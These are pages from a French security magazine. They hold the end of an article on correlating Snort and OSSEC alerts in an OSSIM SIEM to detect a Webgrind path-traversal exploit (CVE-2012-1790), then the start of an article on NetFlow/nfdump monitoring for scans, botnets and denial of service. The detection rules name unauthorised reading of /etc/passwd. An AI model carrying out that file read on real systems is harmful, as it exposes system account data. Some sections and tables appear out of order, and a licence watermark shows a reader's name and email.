


Fig. 3 : Schéma d'une architecture OSSIM basée sur des agents utilisant les logs d'OSSEC, Snort et ssh. On observe sur ce schéma qu'un agent OSSIM peut utiliser plusieurs sources de données, puis toutes les envoyer à son serveur dans le même format, afin que ce dernier puisse lever des alertes et/ou effectuer des statistiques sur celles-ci

3.2 Corrélation des alertes

Le SIEM reçoit désormais les deux alertes dès que l'attaque est lancée sur l'application Webgrind (Fig. 4).

Afin de les corrélérer, nous allons utiliser une directive de corrélation. La directive permet de modifier la criticité des alertes remontées par OSSIM suivant les événements remontés (ou non) par les différents IDS. Dans notre exemple, on augmentera la criticité de l'alerte si suite à l'exploitation de la LFI, l'utilisateur




Fig. 5 : Processus de traitement associé à la directive de corrélation

www-data tente sans succès d'accéder au fichier **/etc/passwd**. Si cet accès réussit, la criticité est élevée à un niveau plus important.

L'écriture d'une directive de corrélation ayant déjà été détaillée dans l'article publié dans MISC 63, nous ne détaillerons pas cette partie ici [MISC 63]. Notre directive de corrélation est donnée en figure 5.

4 Peut-on aller plus loin ? Quelques scénarios plus évolués...

Nous avons choisi dans cet article d'utiliser un scénario d'attaque simple dans son exploitation et sa détection : une attaque par *Path Traversal/LFI*. Celle-ci se compose simplement d'une requête HTTP, et bien qu'illustrant l'utilité de la corrélation, ne fait qu'effleurer les possibilités de détection offertes par un SIEM. On peut envisager des schémas de supervision plus avancés ; prenons donc quelques exemples de scénarios rencontrés « *in the wild* ».

<input type="checkbox"/> OSSEC Auditd /etc/passwd	2013-06-14 14:59:26	10.30.36.3	Serveur-Web	Serveur-Web	2->2	0
<input checked="" type="checkbox"/> snort: "CVE-2012-1790 - Webgrind Path Traversal"	2013-06-14 14:59:15	10.30.36.3	Attaquant	Serveur-Web	2->2	0

Fig. 4 : Événements correspondants à l'exploitation de la CVE-2012-1790 reçus dans la console SIEM

CVE-2012-1790										
Rules										
Name	Reliability	Timeout	Occurrence	From	To	Data Source	Event Type	[...]	Action	
Network Payload Detected	4	None	1	ANY	ANY	snort (1001)	SIDs: 999999	More +		
www-data access to -etc-passwd	8	60	1	ANY	ANY	OSSEC (9999)	SIDs: 101003	More		
www-data access to -etc-passwd - Access failed	5	60	1	ANY	ANY	OSSEC (9999)	SIDs: 101004	More		
Directive info										

Fig. 6 : Directive de corrélation permettant de lier les deux événements reçus depuis Snort et OSSEC



4.1 Détection généralisée d'attaques

Il est possible de détecter des attaques plus complexes au moyen d'IDS et de SIEM, notamment les phases de reconnaissance du serveur (que l'attaquant réalisera au moyen d'outils du type nmap afin d'obtenir la liste des services ouverts), puis les tentatives d'intrusion sur le service ssh (bruteforce et exploitation d'une ancienne vulnérabilité) (ou sur tout autre service, comme présenté précédemment pour un serveur Web) au moyen de Snort (on partira du postulat que l'adresse IP source est toujours la même au cours des différentes phases de l'attaque et que celle-ci se déroule durant une plage de temps restreinte). On vérifie ensuite la réussite de l'attaque au moyen des logs ssh gérés par OSSIM en vérifiant les authentifications réussies au moment de l'attaque depuis l'adresse IP utilisée lors de l'attaque (Fig.7).

Il est également possible de détecter les étapes suivantes de l'attaque ou des points plus avancés, comme le lancement de certaines commandes sur le serveur, l'ouverture ou non de flux réseau vers l'Internet, etc.




Fig. 7 : Diagramme d'état associé à une attaque par reconnaissance puis bruteforce ssh

L'APPLICATION SECURITY FORUM REVIENT LES 15 ET 16 OCTOBRE 2013 A YVERDON-LES-BAINS (CH), Y-PARC



MARDI 15 OCTOBRE

Formations sur le développement sécurisé (Java, Android, iOS), la cryptographie dans le développement, ...

@appsec-forum



MERCREDI 16 OCTOBRE

- Ateliers sur l'ethical hacking
- Conférences sur la sécurité applicative

<http://2013.appsec-forum.ch>



4.1 Surveillance avancée de l'authentification

Un des challenges de la sécurité est de s'assurer que personne ne se connecte aux postes de travail sans être physiquement présent sur la machine (présence potentielle de malware), en particulier sur des périmètres sensibles. On peut utiliser pour cela OSSEC, afin de lever des alertes à chaque connexion d'un utilisateur sur chaque poste. Un accès aux bureaux par badge permettra de vérifier si l'utilisateur est présent ou non, et donc de lever une alerte s'il se connecte sans avoir « badgé » préalablement à l'entrée du bureau.




Fig. 8 : Diagramme d'état associé au monitoring de l'authentification aux postes utilisateurs.

Conclusion

On a donc montré dans cet article qu'il existe un très grand nombre d'outils permettant de monitorer en temps réel la sécurité d'un SI. Ces IDS sont généralement dédiés à un usage particulier (Snort pour le réseau, Audit pour les accès aux fichiers sur GNU/Linux, etc.), et remontent des alertes très précises sur les activités en cours. Cependant, ces informations peuvent être générées en trop grand nombre (cas de Snort lors d'une attaque par force brute, qui remontera une alerte pour chaque tentative) et peu facilement exploitables pour réaliser un monitoring efficient.

On remarque que, malgré cet inconvénient, dans leur ensemble toutes ces informations sont particulièrement intéressantes, puisqu'elles apportent une vision globale de la situation. C'est dans cette optique que l'utilisation d'un SIEM est précieuse, puisque ses capacités de corrélation des alertes permettent de n'extraire que les informations essentielles issues des différentes sources de données et de les sublimer pour obtenir une information concentrée beaucoup plus pertinente.

	NIDS	HIDS	SIEM
Source de l'attaque	✓	✗	✓
Payload envoyé	✓	✗	✓
Action effectuée sur le système	✗	✓	✓
Action réussie	✗	✓	✓

Fig. 9 : Comparatif des fonctionnalités apportées par les HIDS, NIDS, et SIEM.

Il devient donc important, pour que le SIEM émette des alertes pertinentes, de définir en amont des scénarii d'attaques précis, de disposer d'une grande variété d'outils de monitoring au sein du SIEM afin d'obtenir des informations précises, ciblées et pertinentes. Il sera alors possible, de cette façon d'utiliser au maximum toutes les fonctionnalités des différents outils et de disposer d'une vision plus haut niveau sur l'état de la sécurité du SI, facilitant ainsi de fait la détection des attaques et leur résolution par les équipes opérationnelles. ■

RÉFÉRENCES

- [MISC 62] Misc 62 - « Open Source Security Information Management (OSSIM) - Partie 1 » - Lionel Prat
- [MISC 63] Misc 63 - « Open Source Security Information Management (OSSIM) - Partie 2 » - Lionel Prat
- [OSSIM] <http://communities.alienvault.com/>
- [WEBGRIND] <http://code.google.com/p/webgrind/downloads/list>
- [SNORT] <http://www.snort.org>
- [CVE-2012-1790] <http://www.cvedetails.com/cve/CVE-2012-1790/>
- [DOC SNORT] http://s3.amazonaws.com/snort-org/www/assets/166/snort_manual.pdf
- [TAP] http://fr.wikipedia.org/wiki/TAP_r%C3%A9seau
- [AUDIT] http://doc.opensuse.org/products/draft/SLES/SLES-security_sd_draft/cha.audit.comp.html
- [OSSEC] <http://www.ossec.net/doc/manual/installation/index.html>
- [WIKIPEDIA] <http://fr.wikipedia.org/wiki/SIEM>

NOTE

- [1] Le choix de l'outil est sans intérêt dans le cadre de cet article, et utiliser WordPress ou SPIP au lieu de Webgrind ne changerait pas le comportement des outils présentés.

Complétez votre collection d'anciens numéros !

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.com) - 05 septembre 2013 à 13:15



 **VERSION PAPIER**

Rendez-vous sur : boutique.ed-diamond.com
et (re)découvrez nos magazines et nos offres spéciales !



boutique.ed-diamond.com



 **VERSION PDF**

Rendez-vous sur : numerique.ed-diamond.com
et (re)découvrez nos magazines et nos offres spéciales !



numerique.ed-diamond.com



SURFEZ SUR LES RÉSEAUX AVEC NETFLOW

Matthieu Bouthors – matthieu.bouthors@outscale.com

Cédric Foll – cedric.foll@laposte.net

mots-clés : SUPERVISION / RÉSEAU / NETFLOW

Cet article dresse un rapide tour d'horizon de NetFlow, protocole injustement méconnu par beaucoup d'équipes sécurité et pourtant particulièrement utile pour analyser, en un clin d'œil, la bonne santé (ou pas) de vos réseaux.

1 Introduction

Protocole destiné à la supervision des réseaux IP, NetFlow peut s'avérer particulièrement intéressant pour quiconque souhaite s'assurer de la sécurité de son réseau. Initialement conçu par Cisco, NetFlow dans sa version 10 a été standardisé par l'IETF sous le nom d'IPFIX et décrit dans les RFC 5101, 5102 et 5103.

Cette normalisation permet d'obtenir une compatibilité avec la majorité des équipements réseaux actuels ainsi que de faire fructifier un écosystème d'outils open source d'un très bon niveau. Outil de métrologie destiné aux administrateurs réseaux, nous allons voir ici comment il peut être utilisé dans une perspective d'analyse sécurité.

Il est à noter que si NetFlow est très couramment implémenté sur les routeurs, un autre protocole, sFlow, est souvent rencontré sur les switchs. Ces deux protocoles sont très proches et les collecteurs, notamment celui que nous présenterons par la suite, permettent souvent d'analyser l'un et l'autre. Mais sFlow apporte l'échantillonnage absent des premières implantations de NetFlow et obligatoire sur un équipement gérant des très hauts débits comme un commutateur. Par ailleurs, sFlow sait également gérer d'autres protocoles de niveau 3 que le protocole IP.

Au cours de cet article, nous nous concentrerons sur NetFlow. Toutefois, tout ce qui sera exposé ici peut être transposé avec sFlow.

2 Définition d'un flux

Afin de comprendre le fonctionnement de NetFlow, il est nécessaire de bien assimiler ce qu'on appelle un flow (dans la suite de l'article désigné sous le terme de

flux). Il s'agit en fait d'un groupe de paquets partageant un ensemble de caractéristiques issues des quatre premiers niveaux de la couche OSI :

- interface réseau par laquelle le flux est entré sur l'équipement ;
- adresses IP sources et destinations ;
- protocole IP utilisé (TCP, UDP, ICMP, ESP...) ;
- pour TCP et UDP les ports source et destination ;
- valeur du champ IP ToS (généralement utilisé dans le cadre de la mise en place de QoS sur un réseau).

À ces informations caractéristiques du flux, des statistiques sont associées telles que le nombre de paquets échangés, le volume de données et les timestamps du premier et du dernier paquet, l'interface de sortie, les numéros d'AS, etc.

Ces différentes informations sont collectées et stockées de manière à pouvoir être analysées en temps réel ou à pouvoir être utilisées a posteriori comme des journaux d'un firewall. Cependant, il faut bien garder à l'esprit qu'aucun suivi des sessions n'est effectué à côté de NetFlow. Ainsi, une connexion SSH donnera lieu à deux flux : un flux entrant et un flux sortant (voir plus, car par défaut, un flux expire après 15 secondes d'inactivité ou 30 minutes d'activité, ce qui conduit généralement à plusieurs flux pour une unique session SSH), alors qu'au niveau des tables des sessions d'un firewall, seulement une session aura été enregistrée.

Ce point peut être problématique avec des protocoles comme FTP, H.323, SIP pour lesquels un suivi des sessions est assez fréquemment réalisé au niveau applicatif par le firewall (par exemple : module **conntrack_ftp** de Netfilter). Par contre, NetFlow a pour avantages d'enregistrer beaucoup d'informations (notamment



sur la durée et la volumétrie, ce qui n'est pas toujours possible sur les firewalls), d'être implémenté sur la plupart des équipements constituant les réseaux et de permettre de disposer de la console d'exploitation de son choix pour avoir une vue globale sur la totalité de son réseau.

3 Implémentation

Dans la pratique, Netflow ou sFlow sont implémentés sur la plupart des équipements réseaux (routeurs, switchs) y compris dans le monde virtuel avec par exemple les "distributed vswitch" de VMWare ou Open vSwitch [<http://openvswitch.org/>].

La mise en place de NetFlow sur un équipement va générer l'émission de flux UDP vers la machine qui a été configurée comme étant le collecteur. Il est possible de configurer l'équipement pour envoyer la totalité des flux ou, si la charge réseau est trop importante, un échantillonnage.

Par exemple, sur un routeur Cisco, l'implémentation de Netflow sur l'interface "fastethernet 0/1" se fait de la manière suivante :

```
Router(config)# interface fastethernet 1/0 .
Router(config-if)# ip flow ingress
```

Puis la configuration du collecteur (dans notre exemple, le collecteur a comme adresse 192.168.102.64 et écoute sur le port 9995) se fait comme suit :

```
Router(config)# ip flow-export version 9
Router(config)# ip flow-export destination 192.168.102.64 9995
```

Sur un routeur Juniper, la syntaxe est assez similaire, l'implémentation de NetFlow sur l'interface "ge-0/0/0" se fera de la manière suivante :

```
set interfaces ge-0/0/0 unit 0 family inet sampling input
set interfaces ge-0/0/0 unit 0 family inet sampling output
```

Puis la configuration du collecteur (en reprenant le même collecteur que pour le précédent exemple) :

```
set forwarding-options sampling input rate 1
set forwarding-options sampling family inet output flow-server
  192.168.102.64 port 9995
set forwarding-options sampling family inet output flow-server
  192.168.102.64 version 8
```

On pourrait utiliser une version supérieure de NetFlow, mais la syntaxe serait alors assez différente et nécessiterait l'utilisation de templates. Un administrateur à l'aise avec le fonctionnement de JUNOS peut alors se référer à la documentation du constructeur [1].

Voici à quoi ressemblera, analysés par Wireshark, les paquets émis par l'équipement :

```
> Frame 1: 1460 bytes on wire (11680 bits), 1460 bytes captured
> Linux cooked capture
> Internet Protocol Version 4, Src: 192.168.36.1 (192.168.36.1),
> User Datagram Protocol, Src Port: 49610 (49610), Dst Port: 9995
> Cisco NetFlow/IPFIX
  Version: 9
  Count: 29
  SysUptime: 3674718848
  > Timestamp: Jul 30, 2013 22:06:50.000000000 CEST
  FlowSequence: 122576023
  SourceID: 0
  > FlowSet 1
    FlowSet Id: (Data) (256)
    FlowSet Length: 1396
      > Flow 1
      > Flow 2
      > Flow 3
      > Flow 4
      > Flow 5
      > Flow 6
      > Flow 7
      > Flow 8
      > Flow 9
      > Flow 10
      > Flow 11
      > Flow 12
      > Flow 13
      > Flow 14
```

Fig. 1 : Paquet NetFlow/IPFIX analysé par Wireshark

À l'intérieur de ce paquet UDP, 29 flux sont présents (les flux sont agrégés au sein d'un paquet UDP pour alléger la charge de l'équipement actif et du collecteur).

Si l'on regarde le détail d'un flux, il est possible d'en observer toutes les caractéristiques :

```
> Flow 2
  > [Duration: 5.176000000 seconds]
    StartTime: 3674713.624000000 seconds
    EndTime: 3674718.800000000 seconds
  Octets: 723
  Packets: 4
  InputInt: 2
  OutputInt: 3
  SrcAddr: 194.254.132.190 (194.254.132.190)
  DstAddr: 70.48.27.65 (70.48.27.65)
  Protocol: 6
  IP ToS: 0x00
  SrcPort: 80
  DstPort: 55755
  SamplerID: 0
  FlowClass: 0
  NextHop: 193.51.250.17 (193.51.250.17)
  DstMask: 0
  SrcMask: 24
  TCP Flags: 0x1b
  Direction: Ingress (0)
  DstAS: 0
  SrcAS: 0
```

Fig. 2 : Détail d'un flux analysé par Wireshark

Pour mettre en œuvre Netflow, il convient d'installer un collecteur qui recevra les données issues des équipements réseaux. Il en existe pléthore dans le monde propriétaire et côté open source, l'implémentation la plus communément utilisée est nfdump [<http://nfdump.sourceforge.net/>] pour la collecte et les outils en ligne de commandes couplé avec NfSen [<http://nfsen.sourceforge.net/>] comme console de visualisation.

Tous les exemples donnés dans la suite de cet article s'appuient sur ces deux briques logicielles.




Fig. 3 : Affichage du trafic par port avec NfSen.




Fig. 4 : Affichage du nombre de flux par seconde avec NfSen.

4 Quelques exemples d'utilisation

Il est possible avec NfSen de créer des graphiques personnalisés en écrivant des filtres nfdump (très proches des filtres PCAP de [tcpdump](#)).

Dans les exemples ci-dessous, nous considérons que les flux NetFlow sont émis par un routeur Wan disposant de deux interfaces. L'externe est la numéro 0 et l'interne la numéro 1, les serveurs sont sur le plan d'adressage 198.51.100.0/24.

Pour tracer le trafic à destination de l'adresse 198.51.100.1 depuis l'extérieur du réseau, il suffit de créer une courbe associée à la règle suivante :

in IF 0 and ip 198.51.100.1

Le trafic émis par l'adresse 198.51.100.1 vers l'extérieur sera associé à cette règle :

in IF 1 and ip 198.51.100.1

Une manière très commune d'utiliser NetFlow est de réaliser des graphes associés à certains ports pour caractériser les usages réseaux.

Voici un exemple de ce que cela peut donner avec NfSen (voir Figures 3 et 4).

Pour chacun des graphiques créés avec NfSen, il est possible de visualiser les graphes suivant le nombre de flux, le nombre de paquets ou la quantité d'octets échangés par seconde.

Si la vue du volume d'octets échangés pourra permettre de détecter certaines attaques telles que les DDoS ou une utilisation abusive du réseau (téléchargement en masse qu'il soit légal ou non), la vue par flux est parfaite pour détecter les scans de ports, les attaques par force brute, les tunnels DNS ou encore les attaques par Syn Flooding.

4.1 Détection de scans de ports

Nous pouvons voir sur le graphique ci-dessous un pic d'activité très important sur le réseau, sur des ports inhabituels (le code de couleur bleue est dans ce graphique associé à tout ce qui n'est pas smtp, ssh, imap, http, https...).

Avec NfSen, il est possible de sélectionner une période de temps donnée et d'y faire des recherches selon de multiples critères pour en extraire les données pertinentes.




Fig. 5 : Pic d'activité durant un scan de ports




Fig. 6 : Recherche des adresses IP ayant généré le plus de flux durant le pic d'activité

Par exemple, pour la période correspondant au pic précédent, il est possible de chercher quelles sont les adresses IP ayant généré le plus grand nombre de flux vers notre réseau et ainsi d'isoler rapidement l'adresse IP à partir de laquelle le scan de port a pu être réalisé. Nous voyons ainsi que durant cette période l'adresse IP 88.191.150.63 est responsable de 96,7 % des flux (voir Figure 6).

Tous les flux sont sauvegardés durant la période souhaitée par l'administrateur (la seule limite est l'espace disque disponible), il est donc possible de réaliser des recherches a posteriori au travers de l'interface graphique.

Ces recherches peuvent également être réalisées en ligne de commandes afin de mettre en place des scripts détectant de manière automatique certains problèmes ou réalisant des statistiques. D'ailleurs, comme on peut le voir sur la capture d'écran de NfSen, la recherche paramétrée au travers de l'interface graphique génère un appel à l'outil **nfdump** avec les paramètres appropriés.

sur la journée du 1er juillet 2013 (**-R /opt/nfSEN//profiles-data/live/upstream1/2013/07/01/**).

\$ nfdump -R /opt/nfSEN//profiles-data/live/upstream1/2013/07/01/ -m 'in IF 0' -s dstport/flows						
Top 10 Dst Port ordered by flows:						
Dst Port	Flows(%)	Packets(%)	Bytes(%)	pps	bps	bpp
80	560206(7.5)	15.0 M(7.4)	1.4 G(0.6)	172	123730	89
53	289533(3.9)	685830(0.3)	46.8 M(0.0)	7	4314	68
443	180779(2.4)	10.0 M(4.9)	1.2 G(0.5)	115	106662	115
445	113283(1.5)	180881(0.1)	8.5 M(0.0)	2	783	46
993	90442(1.2)	2.5 M(1.2)	366.5 M(0.2)	28	33923	146
25	35340(0.5)	2.0 M(1.0)	2.5 G(1.1)	22	226903	1245
2048	30953(0.4)	67526(0.0)	5.4 M(0.0)	0	495	79
5060	29962(0.4)	30237(0.0)	13.5 M(0.0)	0	1257	447
1433	29633(0.4)	31673(0.0)	2.4 M(0.0)	0	220	74
995	21801(0.3)	494880(0.2)	34.7 M(0.0)	5	3216	70

4.2.2 Top 10 des ports les plus utilisés en sortie (ou encore à quoi vos utilisateurs occupent leurs journées)

On analyse le trafic arrivant sur l'interface externe (**-m 'in IF 0'**), car il s'agit de déterminer ce qui prend de la bande passante en download et on liste les ports source ayant émis la plus grande quantité de données (**-s srcport/bytes**) sur la journée du 1er juillet 2013 (**-R /opt/nfSEN//profiles-data/live/upstream1/2013/07/01/**).

\$ nfdump -R /opt/nfSEN//profiles-data/live/upstream1/2013/07/01/ -m 'in IF 0' -s srcport/bytes						
Top 10 Src Port ordered by bytes:						
Src Port	Flows(%)	Packets(%)	Bytes(%)	pps	bps	bpp
80	2.8 M(37.1)	130.1 M(64.2)	176.6 G(79.7)	1481	16.1 M	1356
443	1.1 M(14.3)	25.0 M(12.3)	23.2 G(10.5)	289	2.1 M	928
8080	388(0.0)	6.9 M(3.4)	10.3 G(4.7)	98	1.2 M	1499
1935	2711(0.0)	956215(0.5)	1.2 G(0.5)	11	115771	1254
993	20355(0.3)	1.5 M(0.7)	1.1 G(0.5)	17	101629	742

4.2 Quelques exemples de recherches en ligne de commandes

Il est possible d'utiliser directement nfdump pour réaliser de manière automatisée des recherches dans les données NetFlow afin de réaliser des rapports.

4.2.1 Top 10 des ports les plus scannés

On analyse le trafic arrivant sur l'interface externe (**-m 'in IF 0'**) et on liste les ports de destinations ayant reçu le plus grand nombre de flux (**-s dstport/flows**)



22	974 (0.0)	588696 (0.3)	556.0 M(0.3)	6	51518	944
53	1.9 M(26.0)	1.9 M(1.0)	443.2 M(0.2)	22	41036	227
45720	20 (0.0)	197244 (0.1)	295.6 M(0.1)	2	31686	1498
48140	20 (0.0)	154293 (0.1)	230.0 M(0.1)	1	22098	1490
35991	14(0.0)	107646 (0.1)	157.9 M(0.1)	2	27236	1466

```
# Configuration du taux d'échantillonnage sur matériel Cisco (IOS)
# Attention : il est nécessaire d'utiliser une puissance de 2 entre
# 64 et 8192
m1s sampling packet-based 64
```

4.2.3 Détection de Botnet

Il est également possible de lister les machines du réseau interne essayant de se connecter à un serveur de Command & Control. Il suffit pour cela de récupérer la liste des adresses IP de C&C des principaux botnets (par exemple via <http://rules.emergingthreats.net/>), de convertir cette liste dans la syntaxe de nfdump et de lister les machines du réseau interne se connectant à ces adresses :

```
$ nfdump -R /opt/nfseu//profiles-data/live/upstream1/2013/07/01/ -m 'in
IF 1 and proto tcp and @include botcc.txt' -A srcip,dstip,dstport
  Src IP Addr   Dst IP Addr Dst Pt Packets Bytes Flows
AAA.BBB.BBB.DDD 46.105.103.9 59963      6 1806 1
AAA.BBB.BBB.DDD 46.105.103.9 59964      6 1806 1
AAA.BBB.BBB.DDD 46.105.103.9 59970      6 1806 1
WWW.XXX.YYY.ZZZ 184.168.221.86    80      75 9771 8
WWW.XXX.YYY.ZZZ 62.116.143.10    80      13 1222 3
```

L'information sur le taux d'échantillonnage utilisé est remontée jusqu'au collecteur qui pourra appliquer le multiplicateur approprié sur les différentes statistiques collectées. Un taux d'échantillonnage élevé peut, bien entendu, faire perdre de l'information, il est donc nécessaire de trouver un compromis entre résilience de la solution lors d'un trafic soutenu et pertes d'informations pouvant être utiles à la supervision du réseau.

5.2 Détection simple

Afin de détecter les tentatives de déni de service, il est possible d'utiliser la partie « Alerts » de l'interface graphique de NFSEN.

Fig. 7 : Formulaire de création d'alertes au sein de l'interface graphique NFSEN.

5 Déni de services

5.1 Intérêt de l'échantillonnage

Sur des réseaux sur lesquels transite un trafic raisonnable, il est commun de logger et stocker la totalité des flux pendant des périodes relativement importantes (plusieurs semaines ou mois). Cette configuration peut toutefois s'avérer problématique en cas de déni de service générant beaucoup plus de paquets qu'à l'accoutumée. Il est probable que le collecteur NetFlow satire rapidement et devienne une victime collatérale du déni de service. Ceci est d'autant plus dommage que, comme nous allons le montrer, le collecteur NetFlow peut être utile pour analyser et contrer plus facilement ce type d'attaques.

